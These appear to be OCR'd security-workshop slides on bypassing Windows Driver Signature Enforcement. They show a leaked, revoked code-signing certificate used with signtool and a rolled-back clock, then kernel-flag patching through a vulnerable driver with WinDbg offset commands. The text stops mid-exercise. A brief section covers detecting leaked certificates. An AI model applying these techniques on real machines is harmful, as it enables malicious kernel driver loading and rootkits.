
CASE 2: LEAKED CERTIFICATES

OVERVIEW

- Since Win10 v1607: drivers has to be signed by the DEV portal
- Important exception:
  - Drivers signed with an end-entity certificate issued prior to July 29th, 2015 that chains to a supported cross-signed CA will continue to be allowed.
    - = old drivers are still accepted

LEAKED CERTIFICATES

- It's 2018 - where do we get such a cert?
- Any leaks? YES!!!
  - DUO for the rescue: https://duo.com/assets/pdf/Dude,_You_Got_Dell_d.pdf
  - Expired in 2013 + revoked



Issued To	Issued By	Expiration Date	Intended Purposes	Friendly Name	Status	Certificate Te...
Atheros Communications Inc.	VeriSign Class 3 Code Signing 200...	4/1/2013	Code Signing	<None>		

Certificate

General | Details | Certification Path

Certificate Information

This certificate has expired or is not yet valid.

Issued to: Atheros Communications Inc.

Issued by: VeriSign Class 3 Code Signing 2009-2 CA

Valid from 3/30/2010 **to** 4/1/2013


You have a private key that corresponds to this certificate.

Issuer Statement

OK

CROSS - SIGNING CERTIFICATES

- We have to cross-sign our driver
- These are public certificates available from MS
- The one we need is old, and expired
- Found it at: https://www.myssl.cn/download/MSCV-VSClass3.cer
- Reason: Only root CA's trusted by MS (you can't have your own)



Certificate Information

Windows does not have enough information to verify this certificate.

Issued to: Class 3 Public Primary Certification Authority

Issued by: Microsoft Code Verification Root

Valid from 2006. 05. 23. to 2016. 05. 23.

LEAKED CERTIFICATES - EXERCISE


SIGNING THE DRIVER

- Disable Internet Time sync (or disable Internet)
- Set back time prior to 2013 1st of April
- Open Developer Command Prompt
- Sign both driver

```
**********************************************************************
** Visual Studio 2017 Developer Command Prompt v15.7.3
** Copyright (c) 2017 Microsoft Corporation
**********************************************************************

C:\Program Files (x86)\Microsoft Visual Studio\2017\Community>

c:\Users\workshop\Desktop>signtool sign /f Verisign.pfx /p t-span /ac MSCV-VSClass3.cer workshop.sys
Done Adding Additional Store
Successfully signed: workshop.sys
```

LOAD DRIVERS

- Try to load the driver
- Check signature status
- The cert expired and revoked, but ¯_(ツ)_/¯
  - Reason: DSE check the GRL and not the CRL
- Verify driver functionality



Name of signer:	Digest algorithm	Timestamp
Atheros Communi...	sha1	Not available

A certificate was explicitly revoked by its issuer.

Signer information

Name: Atheros Communications Inc.

E-mail: Not available

Signing time: Not available

This certificate has been revoked by its certification authority.

Issued to: Atheros Communications Inc.

Issued by: VeriSign Class 3 Code Signing 2009-2 CA

Valid from 3/30/2010 **to** 4/1/2013

PREVENTING & DETECTING LEAKED CERTIFICATES

- Monitor expired driver certs
- Monitor revoked driver certs
- If you know leaks -> monitor those specific certs

LEAKED CERTIFICATES – WRAP UP

- Adversaries might have much more (malware hunts for certs)
- Easiest method
- Not visible
- Reported to Microsoft: This is fine…

CASE 3: KERNEL FLAGS CONTROLLING DSE

THE FLAGS

- Two flags:
  - 1. nt!g_cienabled
    - up to Windows 7 x64
    - Inside the NT kernel
    - Changed: 1 -> 0
  - 2. ci!g_cioptions
    - From Windows 7 x64
    - Inside the CI.dll
    - Change: 6 -> 0

EXPLOITING

1. Load a vulnerable kernel driver
2. Run an exploit, and modify the bits
3. Load driver

MALWARE

- Turla: used to patch the nt flag
- Derusbi: used to patch the ci flag

PATCHGUARD

- Both variables protected by PG
- PG doesn’t run continuously
- PG is triggered by various events
- Strategy:
  - Patch the kernel
  - Load the driver
  - Re-patch the kernel
  - There is a race condition, but 99.99% of the time it works
- Malware Turla patched the BSOD handler to avoid it


KERNEL FLAGS – EXERCISE

PREPARATION

- Load the signed HEVD driver
- Set debugging ON with bcdedit `bcdedit.exe -set DEBUG ON`
  - If you still have BitLocker: prepare with recovery key
- Reboot
- Both Win 7 & Win 10

SETUP WINDBG

- Start WinDBG (x64) as Administrator
- File -> Kernel Debug -> Local
- Commands:
  - .symfix
  - .reload



Kernel debugging of the local machine

FIND OFFSETS

- dd - dump DWORD
- db - dump BYTE
- LX - length - x times the dumped option
- Save offset for later

```
lkd> dd ci!g_cioptions L1
fffff809`2408dcb0  00000006
lkd> ?ci!g_cioptions-ci
Evaluate expression: 122032 = 00000000`0001dcb0


lkd> db nt!g_cienabled L1
fffff800`02c87eb8  01
lkd> ?nt!g_cienabled-nt
